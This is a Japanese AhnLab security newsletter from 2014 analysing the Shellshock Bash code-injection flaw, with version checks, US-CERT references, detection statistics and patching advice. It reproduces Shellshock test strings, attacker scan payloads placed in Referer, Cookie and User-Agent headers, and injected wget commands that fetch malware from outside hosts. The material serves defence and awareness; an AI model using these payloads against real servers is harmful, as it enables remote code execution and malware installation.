アンラボ・セキュリティレター

Press Ahn

2014.10　Vol.26

Bash 脆弱性を詳細分析

UNIX、Linux、OS 関連の Bash (Born Again Shell) 脆弱性を詳細分析

Bash 脆弱性、「シェルショック」で全世界が震撼

2014年9月24日、GNU Bash環境変数を使用したコードインジェクションのセキュリティ脆弱性が報告された。これは「シェルショック（ShellShock）」と呼ばれ、セキュリティ専門家らは今年4月に世界を騒がせた「ハートブリード（Heartbleed）」よりも深刻な脅威になりかねないとしている。Bashは企業が主に使用しているサーバーOSのUNIXおよびLinuxに関連してコマンドインタプリタの役割を果たしているため、最悪の場合は全世界のウェブサーバーの半数を麻痺させることもできる。攻撃者は悪意あるコマンドが含まれた特殊な環境変数を使用し、この脆弱性を突いて悪質な行為を実行できる。同脆弱性の影響を受けるGNU Bash環境を使用するシステム管理者は、セキュリティ更新プログラムを迅速に適用して被害を防ぐように推奨している。9月29日、Red Hat、Ubuntu、セントOS、Novell/SUSEなどの主要Linux利用企業は同バグに対するパッチを発表した。

今回は新たに登場したBashコードインジェクションの脆弱性と、影響を受けるバージョンや被害防止のための方法を紹介した。

GNU Bashの任意の環境変数において、コードインジェクション（Code Injection）手法を使って特定のコードを挿入し、悪意あるコードを実行できる脆弱性が発見された。Bash（Bourne-again shell）は、Unix、Linux、およびMac OS X系列のOSに至るまで広範囲に使用されているコマンドシェル（shell）の一種であり、GNUプロジェクトのために作成された。初期のUNIXシェル「Bourne shell」と、生まれ変わったという意味の「Born Again」の合成語で、一般的に「Bash（バッシュ）」という略語で通用する。Bashはユーザーが簡単なテキストベースのWindowにコマンドを入力すると、これに応じてOSが作動するようにするコマンドインタプリタの役割を果たしている。

＊GNU プロジェクト

GNUオペレーティングシステムの計画（GNU project）は、1983年9月27日、net.unix-wizardsおよび net.usoft というニュースグループで発表した。その目標は、「完全にフリーソフトウェアで構成されるオペレーティングシステムを実現すること」だった。立案者のストールマンは「1960年代や1970年代のコンピュータユーザーのように、ユーザーを自由にしたい」と考えていた。それは、使っているソフトウェアのソースコードを使って勉強できる自由であり、ソフトウェアを他の人々と共有できる自由であり、ソフトウェアを修正できる自由であり、修正版を配布できる自由である。この哲学は1985年3月、GNU宣言として公表された。

1990年には拡張性の高いテキストエディタ（Emacs）や、非常に広く使われている最適化コンパイラ（GCC）、一般的UNIXディストリビューションの基本ライブラリやユーティリティの大部分が完成した。1991年にはリーナス・トーバルズが独自にLinuxカーネルの開発を始めており、1992年にはLinuxのバージョン0.12がGPLライセンスでリリースされた。そしてLinuxとGNUを組み合わせることで、世界初の完全にフリーソフトウェアで構成されたオペレーティングシステムが完成された。

（*出典：Wikipediaより抜粋）

米国国土安保省傘下のコンピューター緊急対応チーム（US-CERT）は、9月24日WebにてBash脆弱性を警告し、迅速なパッチ適用を勧告した。

Bash使用有無およびバージョン確認方法

運用中のサーバーまたはサービスのBash使用有無および脆弱性の影響を受けるBashバージョンの使用有無は、以下のコマンドで確認可能だ。

```
$ cat /etc/shells
/bin/sh
/bin/csh
/bin/ksh
/usr/local/bin/tcsh
/usr/local/bin/bash

$ bash –version
GNU bash, version 3.2.39(1)-release (i386-unknownopenbsd4.3)
Copyright (C) 2007 Free Software Foundation, Inc.
```

また、影響を受けるBashバージョンの詳細情報は、US-CERTで提供する以下のWebページから確認できる。

```
<脆弱なBashバージョンの参考ページ>
-http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
-http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169
```

Bashコードインジェクションの脆弱性（CVE-2014-6271/ CVE-2014-7169）

【図1】のように、環境変数の関数定義の後に任意の実行コードを追加すると、Bashで環境変数をインポートする過程で追加されたコードが一緒に実行される。

```
bash-3.2$ env x='() { :;}; echo vulnerable‘ bash -c “echo this is a test”vulnerable
this is a test
```

【図1】脆弱性テスト（*出典：Red HatのSECURITY BLOG）

最初はこの脆弱性（CVE-2014-6271）を補完するパッチが提供されたが、ファイル作成を回避するコードが確認されたため、これをCVE-2014-7169のパッチで対応することになった（【図2】参照）。

【図2】 Bashの脆弱性に関するCVE-2014-6271およびCVE-2014-7169パッチガイド（*出典: US-CERT）

使用中のシステム脆弱性CVE-2014-7169の有無は、以下のコマンドを使って簡単にテストが可能だ。

```
bash-3.2$ $ cd /tmp; rm -f /tmp/echo; env 'x=() { (a)=>¥' bash -c"echo date"; cat /tmp/echo
```

他にもBash脆弱性スキャンツールが公開中だ。これらのツールを利用して、システム管理者は内部システムを安定的かつ継続的にチェックすることをお勧めする。

Bashコードインジェクションの脆弱性スキャン

攻撃者は【図3】のように、リモートでコードをテストして脆弱性が含まれたBashを起動するウェブCGI環境を持続的に探索することが分かった。

```
# x.x.x.x および y.y.y.yはIPアドレス

x.x.x.x/?Referer=() { :; }; /bin/ping -c 1 y.y.y.y¥x0d
```

【図3】Bashコードインジェクションの脆弱性対象スキャン過程

そのため、【図4】に示すように通常のWeb環境の/cgi-bin/ディレクトリ以下のCGIプログラムにアクセスしたり、ログから任意のコードインジェクション行為が見られるか確認する必要がある。

```
GET /cgi-bin/bb-histlog.sh
GET /cgi-bin/login.cgi
GET /cgi-bin/web2cgi/getpass.cgi?lang=gb
GET / HTTP/1.1" 200 3900 "() { :; }; /bin/ping -c 1 ip.addr
```

【図4】 ウェブサーバーのログ上のBashコードインジェクションによる脆弱性スキャン行為

特にウェブ環境で、脆弱性を持つBashを起動するWeb CGIプログラムが確認された場合、攻撃者は検索エンジンからそのプログラムを利用する攻撃対象のウェブサーバーを簡単に確保できてしまう。これにより自動化プロセスで、多数の攻撃対象をベースにしたゾンビ・ネットワーク構成の可能性も浮上している。

実際に【図5】のように、一般的なコードインジェクション手法に多く利用される連動タイプの攻撃技術が次々報告された。外部Webサイトから悪質な実行コードをダウンロードするwget実行コマンドのコードインジェクションにより、外部WebサイトからDoS機能を持つLinux型マルウェア（V3診断名: Linux/CVE-2014-6271）およびIRCBot機能を持つPerlスクリプト型マルウェア（Perl/ Shellbot）を/tmpスペースに保存・実行する攻撃方法をとっている。

```
Cookie: () { :; }; wget.
User-Agent: () { :;}; wget
.Cookie:().{.:;.}; wget
.Host:().{.:;.}; wget..Referer:().{.:;.};.wget
```


【図5】 wget実行コマンドのコードインジェクション攻撃手法

現在Bash脆弱性を利用すれば、攻撃者はWebサーバーのコンテンツおよびコード変更、Webサイト改ざん、ユーザーのデータ流出やDDoS攻撃が実行可能となる。この他にもSSH、DHCPプロトコルなどさまざまな環境下でBashコードインジェクションの脆弱性攻撃のシナリオが提起されている状況だ。

Bashコードインジェクションの脆弱性検知件数が持続的に増加

アンラボは自社のネットワーク統合セキュリティソリューションTrusGuard（トラスガード）に同脆弱性に関するシグネチャを適用・モニタリングした結果、【図6】のようにBashコードインジェクションの脆弱性検知件数が最近持続的に増加していることが確認された。これはBashコードインジェクションの脆弱性をスキャンするツールの増加と、同脆弱性を悪用する実際の攻撃から起因するものと推測できる。当分はこのような傾向が続くと予想されるだけに、セキュリティ担当者の継続的なモニタリングと対応が必要だ。

TrusGuardシグネチャ名	配布当日	1日後	2 日後	3 日後	4 日後
bash_code_injection (CVE-2014-6271)	1109	1069	625	1394	4529



【図6】 TrusGuardのBashコードインジェクション脆弱性の検知件数推移

Bashコードインジェクションの脆弱性に対応する

まず使用中のシステム・サービスのBash脆弱性の影響有無を把握し、関連するセキュリティ更新プログラムを迅速に適用すること。またBashコードインジェクションの脆弱性を悪用する、任意のリモートコード攻撃へのモニタリングを強化し、侵入防止システム（IPS）を利用して被害を最小化することも重要だ。この他、脆弱なBashバージョンを使用するウェブCGIプログラムを運営するウェブサーバーの有無を確認し、必要な場合を除きCGIプログラムサービスを停止したり削除することも必要だ。

一方、既存の脆弱性が解決（修正）されたとしても攻撃者は持続的に回避方法を研究するだろう。Bash脆弱性に関するパッチを適用後も、当分は同脆弱性に関して注意深くモニタリングし、新規セキュリティ更新プログラムを常に迅速に適用して最新のセキュリティ状態を維持することが重要だ。アンラボは今回のBash脆弱性に関する脅威を継続してモニタリングし、注意を呼びかけることで企業および一般ユーザーの被害を最小化するため最善を尽くしている。

<Bash脆弱性に関するセキュリティアドバイザーサイト>

アンラボ・セキュリティアドバイザー
http://www.ahnlab.com/kr/site/securitycenter/asec/asecView.do?groupCode=VNI002&webNewsInfoUnionVo.seq=22903

<参考サイト>

•http://hacksum.net/

•www.redhat.com

•Trend Micro Blog

http://blog.trendmicro.com/trendlabs-security-intelligence/bashvulnerability-shellshock-exploit-emerges-in-the-wild-leads-toflooder/

•Red Hat Blog

https://securityblog.redhat.com/2014/09/24/bash-speciallycrafted-environment-variables-code-injection-attack/

http://www.ahnlab.co.jp

http://global.ahnlab.com

http://www.ahnlab.com

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒101-002 東京都千代田区外神田4-14-1 秋葉原ＵＤＸ ８階北 | Tel：03-5209-8610 (代)